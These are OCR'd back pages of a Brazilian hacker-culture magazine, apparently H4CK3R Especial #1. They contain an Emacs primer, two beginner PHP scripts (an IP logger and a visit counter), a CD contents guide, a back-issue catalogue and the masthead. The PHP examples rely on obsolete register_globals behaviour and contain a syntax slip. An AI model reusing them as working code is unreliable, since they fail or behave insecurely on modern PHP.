Inicialmente desenvolvido e aprovado por nada mais nada menos que Richard Stallman, o Emacs é um editor de texto multilingual, open source, licenciado segundo os termos da Licença Pública Geral do GNU. Usado principalmente por programadores, o Emacs não é só um simples editor de textos. Com ele, você terá suporte a edições de textos e outros recursos, como ler e-mails, ler notícias da Internet, cliente ftp... Alguns outros recursos e extensões podem ser distribuídos separadamente. Para os programadores mais avançados, Emacs Lisp é essencial.

Alguns recursos do Emacs

– Modos sensíveis ao contexto para uma grande variedade de tipos de arquivos, desde texto em formato TXT até arquivos em formato HTML

– Documentação on-line completa, incluindo um tutorial para novos usuários

– Altamente extensível pela linguagem Emacs Lisp

– Suporte para muitos idiomas, incluindo todos os alfabetos "latinos".

– Muitas extensões para tarefas como leitura e envio de e-mails, leitura de notícias na Internet, calendário e diário

Abaixo seguem alguns comandos básicos de como manipular arquivos no Emacs

Comandos de manipulação de arquivos

Ctrl + x Ctrl + f

Abrir arquivo. Esse é o principal comando usado para ler um arquivo. Quando você executa este comando, ele leva você para o nome do arquivo (com complemento <>).

Ctrl + x Ctrl + s

Salva o arquivo. Esse é o principal comando usado para salvar um arquivo ou, mais precisamente, para escrever uma cópia do arquivo corrente fora do disco.

Ctrl + x + s

Salvar alguns arquivos. Permite que você salve todos os seus arquivos abertos, questionando sobre cada um e oferecendo

Mais que um editor de textos, uma ferramenta de programação

por Bruno Cesar
bruno@digerati.com.br

opções para cada (salvar, não salvar, visualizar primeiro e então, talvez, salvar, etc.)

Ctrl + x + b


Alternar para o arquivo. Leva você para um nome de arquivo e alterna o arquivo da janela corrente que está em aberto para o arquivo aberto. Não muda a sua configuração de janelas. Esse comando criará também um novo e vazio arquivo se você digitar um novo nome para um arquivo que não esteja salvo.

Ctrl + x Ctrl + b

Listar arquivos. Abre uma nova janela que lista todos os seus arquivos, dando para cada nome, modificado ou não, tamanho em bytes.

Ctrl + x Ctrl + q

Abrir arquivo para somente leitura. Faça um arquivo somente leitura (de forma que tentativas de modificá-lo sejam tratadas como erros).



Acima, segue uma screen shot tirada do **Emacs**.
O programa se encontra disponível no CD desta edição

INTRODUÇÃO E USO DO PHP

Para quem está começando um exemplo do que pode fazer o PHP


php
php
php

obs.: // e /* são linhas de comentários no PHP

```
<html>

<head>
<title>IP</title>
</head>

<body>
// Início do script PHP
<?

// Informa ao usuário o seu IP. O comando echo também pode ser interpretado com ( )
echo "<b>Seu ip é: : <u>$REMOTE_ADDR</u></b>";

/*
Grava no arquivo ip.txt o IP do último e de todos os acessos em seu site. Esse arquivo se encontrará na mesma pasta que estiver o arquivo php
*/
$fp = fopen("ip.txt", "a");
fputs ($fp, "{ $REMOTE_ADDR }\n");
fclose($fp);

?>
// Fim do script PHP
</body>
</html>
```

No exemplo abaixo, segue um simples script de um contador em PHP:

```
<html>
<head>
<title>Compteur</title>
</head>
<body>
<center>
// Início do script PHP
<?
// Arquivo TXT onde será gravado o número de visitas
$fp = "visitas.txt",
// Configuração da data da visita que será informada no arquivo TXT. No caso, visitas.txt
$this_day=(date("d-F-Y"));
if (!file_exists($fp)) {
$count_dat = fopen($fp, "w+");
$count = 1;
}
else {
$count_dat = fopen($fp, "r+");
$row = file($fp);
$test = chop($row[0]);
if ($this_day == $test) {

$count = $row[1];
$count++;
}
else {
$count_dat = fopen($fp, "w+");
$count = 1;
}
}
fwrite($count_dat, "$this_day\n");
fwrite($count_dat,$count);
fclose($count_dat);
// Informa ao usuário que entrou em seu site o número de visitas
echo "<br>Você é meu visitante numero : $count";
?>
// Fim do script PHP
<br>
<br>
<br>
</center>
</body>
</html>
```

Nesta matéria, tentamos demonstrar ao usuário que pretende entrar no mundo do PHP que essa é uma linguagem prática e muito eficiente. Os dois exemplos acima citados são bem simples e poderão ser melhorados de acordo com a sua necessidade.

Para maiores informações, acesse os links abaixo:

http://www.phpbrasil.com/

http://www.superphp.com.br/

http://www.construindoseusite.com.br/php/php.shtm

Guia do CD

CATEGORIA

Sistemas Embutidos

Não conhece essa tecnologia? Então veja alguns sitemas que podem ser usados em máquinas de refrigerante, bancos 24 horas, etc.

Compiladores e Utilitários

As melhores ferramentas para o desenvolvimento de programas em diversas linguagens: C, C++, Python, COBOL, além de utilitários para facilitar a vida do programador

DESTAQUES

Red Hat eCos

Sistema operacional com código aberto para sistemas embutidos

THTTPD 2.20c

Webserver de tamanho super-reduzido para sistemas embutidos

GNU Zebra Gerencia

Clientes de protocolos de rede tipo TCP/IP

Borland C++ Compiler

Compilador para linguagem C++

Bloodshed Dev-C 4

Crie e compile programas em linguagem C

Emacs

O compilador multiplataforma preferido dos programadores

CATEGORIA

GTK

Ferramentas de programação usadas no ambiente gráfico do Linux, GNOME, além das principais bibliotecas

Tutoriais

Para aprimorar seu conhecimento, ler é a melhor solução. Dê uma passado em nossa seção de tutoriais

DESTAQUES

GLib2 2.0.3rc1

Bibliotecas muito usadas em programação em C no GTK+

GTKmm

Interface visual para a biblioteca GTK+

GTK-Perl

Módulos que permitem explorar as bibliotecas do Perl no GNOME

Kernel Hacking How To


Tutorial passo a passo de como burlar as configurações do kernel

SQL Server 6.5

Apostila muito boa do SQL Server 6.5

GNU Privacy Guard

Texto para quem se interessa por criptografia



Screenshot do **Kylix**: programe Delphi no Linux

Veja as categorias contidas no CD, com destaques e descrições básicas de cada uma

Ferramentas Linux

Ferramentas para desenvolvimento no Linux a todo vapor. Hoje, usuários deste sistema poderão programar em Delphi com tranqüilidade usando o Kylix

Disassemblers

Quer saber como foi feito um programa? Quer ver o seu código-fonte? Aí estão alguns programas que lhe possibilitam fuçar em programas desenvolvidos em Assembrer, Delphi e Java

Kylix 2 Open Edition

O Delphi para Linux! Precisa de cadastro no site

GNU Emacs

O editor preferido da comunidade de programadores

Perl Dev Kit

Desenvolvimento em linguagem Perl, rápido e fácil

Hackman 6.2

Editor hexadecimal e disassembler para programadores

DeDe

Converte programas *.exe feitos em Delphi para o código-fonte original

Decafe Pro - Java Decompiler 3.9

Descompile arquivos .class para .java e veja seus códigos-fonte

Códigos-Fonte

Open Source rulez. São, ao todo, 1.000 códigos-fonte de diversas linguagens de programação

AbiWord


Código-fonte do processador de texto open source

KICQ

Código-fonte do comunicador instantâneo para Linux

TCP Dump

Ferramenta de monitoração de tráfego em redes



Screenshot do **Abiword**: código-fonte do processador de textos

Informática, Tecnologia e Conhecimento.

DIGERATI editorial

Conheça as publicações da Digerati Editorial

AVANÇADO INTERMEDIÁRIO INICIANTE

GeeK

A GeeK é uma alternativa para os interessados em nos avanços tecnológicos e seus efeitos.

PC Linux

A PC Linux busca desvendar os aspectos técnicos deste sistema alternativo.

H4CK3R

A revista Hacker é porta-voz e formadora da elite hacker em sua busca por conhecimento.

DVD ROM

Tecnologia e entretenimento

A revista DVD-ROM é a primeira a oferecer este tipo de mídia, com 9GB de informação.

PC Brasil

O guia completo, ideal para profissionais que querem se informar sobre novas tecnologias e softwares.

the WebMasters

Publicação ideal para quem se envolve diretamente com Internet, principalmente profissionais.

Portáteis

A revolução digital chegou com dispositivos móveis. Para usuários que fazem parte desta revolução.

DIGITAL audio·video

A digitalização de sons e imagens revolucionando a produção de filmes e músicas.

e-Learning

A educação à distância por meio de computadores, redes digitais e tecnologia de ponta.

interligada

Com as últimas novidades sobre tecnologia e informática para a mulher do século XXI.

TOP GAMES EVOLUTION

Uma revista feita por jogadores para jogadores - nada resume melhor o espírito da TopGames.

Meu Computador

No trabalho e em casa. Revista para usuários iniciantes e intermediários com várias dicas.

Click

Para os que querem usar o computador para facilitar tarefas e proporcionar diversão.

Selecione as revistas que você deseja receber em casa

Frete grátis para todo Brasil! Aproveite.

Para uma relação completa de nossas revistas acesse www.digerati.com.br



Comprar ☐ **Geek 1**
CD-ROM com mais de 50 programas
Edição de colecionador
R$ 9,90



Comprar ☐ **Geek 7**
Hackers! Uma coleção de softwares no CD + Corel Linux, e-books, MP3...
R$ 9,90



Comprar ☐ **Geek 9**
A arte de gravar CDs: manual e seleção de softwares no CD + 130 cursos completos
R$ 9,90



Comprar ☐ **Geek 10**
Desmônte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz
R$ 9,90



Comprar ☐ **Geek 11**
Tudo sobre DVDs, Destravamento, Cracks + Linguagem C e Cavalos de Tróia
R$ 9,90



Comprar ☐ **Geek 19**
Edição histórica: C e C++, criação de games, Slackware. No CD: 300 softwares
R$ 9,90



Comprar ☐ **Geek 20**
Monte seu próprio sistema operacional, crie robôs virtuais, aprenda a haquear o Dreamcast
R$ 9,90



Comprar ☐ **Geek Especial 4**
Aprenda a montar seu próprio computador + CD com coletânea especial de programas
R$ 9,90



Comprar ☐ **Geek Especial 9**
Mais de 200 cursos: hacking, testes de certificação profissionais e programação pesada.
R$ 9,90



Comprar ☐ **The WebMasters 1**
Flash, Dreamweaver e programas para construção de sites + Cursos e dicas de e-Business
R$ 9,90



Comprar ☐ **The WebMasters 7**
R$ 430 em softwares. Webdesign, programção, scripts prontos para usar e muito mais
R$ 9,90



Comprar ☐ **The WebMasters 8**
101 Cursos para especializar-se em Internet: Flash, ASP, PHP, Dreamweaver, Cold Fusion...
R$ 9,90



Comprar ☐ **Click 1**
Office Click: super pacote de programas para escritório compatíveis com MS Office
R$ 9,90



Comprar ☐ **Click 7**
Programas especiais para gravação de CDs, Softwares administrativos
R$ 9,90



Comprar ☐ **Portáteis 1**
Internet, wireless, hackers de portáteis. No CD, mais de 300 softwares, incluindo suítes
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 1**
Programas e dicas para usar seu micro para processar som e vídeo
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 2**
Tudo sobre autoria de DVDs, criação de loops, softwares para MP3 e muito mais
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 3**
Grave filmes para DVD player, faça músicas pela Web, crie animações no PC e muito mais
R$ 9,90



Comprar ☐ **Top Games Surpresa 3**
500 jogos para Windows! Simples e divertidos, incluindo grandes clássicos
R$ 9,90



Comprar ☐ **Top Games Surpresa 4**
Emuladores: jogos de videogames e arcades para você jogar no computador.
R$ 9,90



Comprar ☐ **TopGames Evolution 16**
Games Clássicos! Donkey Kong, Bomberman e outros + especial Resident Evil e 51 games.
R$ 9,90



Comprar ☐ **E-Learning 1**
Cursos de softwares, para vestibulandos, negócios na Internet e muito mais.
R$ 9,90



Comprar ☐ **E-Learning 2**
101 cursos completos e pacote com simulados e apostilas para concursos públicos
R$ 9,90



Comprar ☐ **E-Learning 3**
202 Cursos Completos + especial idiomas com tradutor inglês, francês, espanhol, alemão, italiano
R$ 9,90



Comprar ☐ **PC Brasil 4**
Aprenda a se proteger de hackers, transforme seu PC em um estúdio digital e muito mais
R$ 9,90



Comprar ☐ **PC Brasil 5**
Espionagem virtual, curso interativo de Flash MX, Windows XP, patches para Office e mais
R$ 9,90



Comprar ☐ **PC Brasil Especial 1**
200 cursos completos para você: design, hardware, programação, redes e muito mais
R$ 9,90



Comprar ☐ **Meu Computador 1**
60 programas completos + 4000 Cliparts. Software para conversar pela Web e Pacote Office
R$ 9,90



Comprar ☐ **Meu Computador 3**
Tudo para gravar CDs de música, vídeos e dados - para assistir no DVD e ouvir no CD Player
R$ 9,90



Comprar ☐ **Meu Computador 4**
Gravador Digital de conversas telefônicas + Software para imprimir sem impressora
R$ 9,90



Comprar ☐ **The WebMasters Especial 1**
Tudo sobre Flash. Curso em vídeo, Action Script, criação de jogos e animações prontas
R$ 9,90



Comprar ☐ **Como Funciona 1**
Aprenda tudo sobre informática! Dissecamos cada peça e explicamos para você
R$ 9,90



Comprar ☐ **DVD-ROM 1**
9 Gigas de programas! Flash, Fireworks, Dreamweaver, Linux e muito mais
R$ 19,90



Comprar ☐ **H4CK3R 1**
Hackerismo, subcultura, software livre, segurança e programação avançada.
R$ 9,90



Comprar ☐ **H4CK3R 2**
Aprenda a proteger seu Linux e saiba tudo sobre Hacktivismo, IPs, Fake Mail e Worm Lions
R$ 9,90



Comprar ☐ **H4CK3R 3**
Tudo sobre sniffers, Unicode Bug, scanners de falhas e invasão sem vestígios
R$ 9,90

Nome: _____

Endereço: _____

Cidade: _____ **Estado:** ____ **CEP:** _____-____

E-mail ou Telefone: _____

DIGERATI

www.digerati.com.br

Mande **Cheque Nominal** ou **Vale Postal** para:
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
Cerqueira César - São Paulo - CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional
Para maiores informações: **0xx11 - 3217-2600** ou **atendimento@digerati.com.br**
Para comprar pela internet: **www.digerati.com.br**

EXPEDIENTE



DIGERATI EDITORIAL
Digerati Comunicação e Tecnologia Ltda
Rua Haddock Lobo, 347 – 12° andar
CEP 01414-001 São Paulo/SP
Fone: (11) 3217-2600
Fax: (11) 3217-2617
Internet: www.digerati.com.br

Atendimento ao Leitor
Fone: (11) 3217-2626 (9h às 21h)
Web: www.digerati.com.br
e-mail: *suporte@digerati.com.br*
Érica V. Cunha *erica@digerati.com.br*
Débora Miura Guimarães e Gunther Kuhn
Atendimento/Venda
Bianca Anzeloti de Souza *bianca@digerati.com.br*
Fone: (11) 3217-2600

Diretores
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Gerente de TI
Flavio Tâmega *flavio@digerati.com.br*
Depto. Administrativo
Clayton Nunes *clayton@digerati.com.br*
Fábio Alves da Silva, Vagner Albero, Viviane Cardoso Lima, Simone A. Maciel

H4CK3R ESPECIAL

Diretor Editorial
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor
Marcelo C. Barbão *mbarbao@digerati.com.br*
Editor Assistente
Maurício Martins *mauricio@digerati.com.br*
Reportagem
João Marinho, Bruno Cesar
Diretor de Arte
Rafael Wen Magalhães *rafael@digerati.com.br*
Estagiário de Arte
Fábio Augusto Souza Lima *fabio@digerati.com.br*
Revisão
Denise Moraes
Colaboradores
Arx Cruz, Wagner Pequeno, Jordan Dimov, Sérgio Villas-Boas
CD-ROM
Design e programação: Rodrigo Rudiger
Seleção de programas: Juliano Barreto

Para anunciar nesta revista
www.digerati.com.br/publicidade
publicidade@digerati.com.br
Fone:(11) 3217-2628

Os artigos assinados não refletem necessariamente a opinião da Revista Hacker, e sim a opinião de seus autores.

Impressão e Acabamento
Oceano Indústria Gráfica e Editora Ltda.
Fone: (11) 4446-6544

Distribuidor exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora S/A
Rua Teodoro da Silva, 907 – Grajaú
CEP 20563-900 Rio de Janeiro/RJ
Fone: (21) 3879-7766

De DJ de bailinho

De cineasta de casamento

a DJ Marky.

a Steven Spielberg.



Já nas bancas
Ou pelo site
www.digerati.com.br

- Assistir a filmes e ouvir músicas.
- Gravar filmes para DVD e produzir canções.
- Editar vídeos caseiros e virar um DJ virtual

Seu computador pode virar um verdadeiro estúdio
Bem-vindo à revolução. Bem-vindo- à Áudio Vídeo Digital.

DIGERATI editorial

H4CK3R ESPECIAL #1

PARENTAL ADVISORY
EXPLICIT SOFTWARE

Atenção! Esse CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos nesse CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de programa para programa

O conteúdo do CD-ROM é formado por softwares freeware e versões de demonstração

CONFIRA NO CD:

M1l c0d1g0s-f0n73
Mais de 100 exemplos em cada categoria: Java, C++, PHP, VB, Delphi, ASP e Pascal

T0p C0d3s
Códigos-fonte de programas populares, como o Linux Kernel 2.5, Snort 1.7, Dev C++, ZSNES, Miranda e KICQ. Ainda: ajude a desenvolver o Open Antivirus Project

D1s4ss3mbl3rs
Programas que desmontam executáveis em todas as plataformas e para diversas linguagens, como Delphi e Visual J++

S1st3m4s embu71d0s
No CD, um sistema embutido, Red Hat eCos, mais uma série de aplicativos, incluindo webserver, editor de texto e programa para configurar redes

1n73rf4c3s L1nux
Softwares para programar suas interfaces Linux usando a linguagem GTK+

Tu70r1a1s
Um especial com 80 tutoriais, incluindo Assembler, C/C++, kernel hacking, PHP, Java, SQL, ASP, XML, Perl, Python, Samba e muitos outros

Kyl1x 2 Op3n Ed1t10n
Versão de código-aberto do Delphi para Linux, completo no CD

GNU Em4cs
O editor de texto que é a menina dos olhos da comunidade de programadores

C0mp1l4d0r3s
Mais de 20 programas, incluindo compiladores para a linguagem C++ (Borland C++ Compiler), Python (Python-2.2.1) e PHP (PHP 4.2.1)

P3rl D3v K1t
Programa para desenvolver projetos usando a •linguagem Perl, sem complicação

Al60r1tmos
Tutoriais explicando o que é e como programar algoritmos. Mais: um guia para tirar suas dúvidas sobre criptografia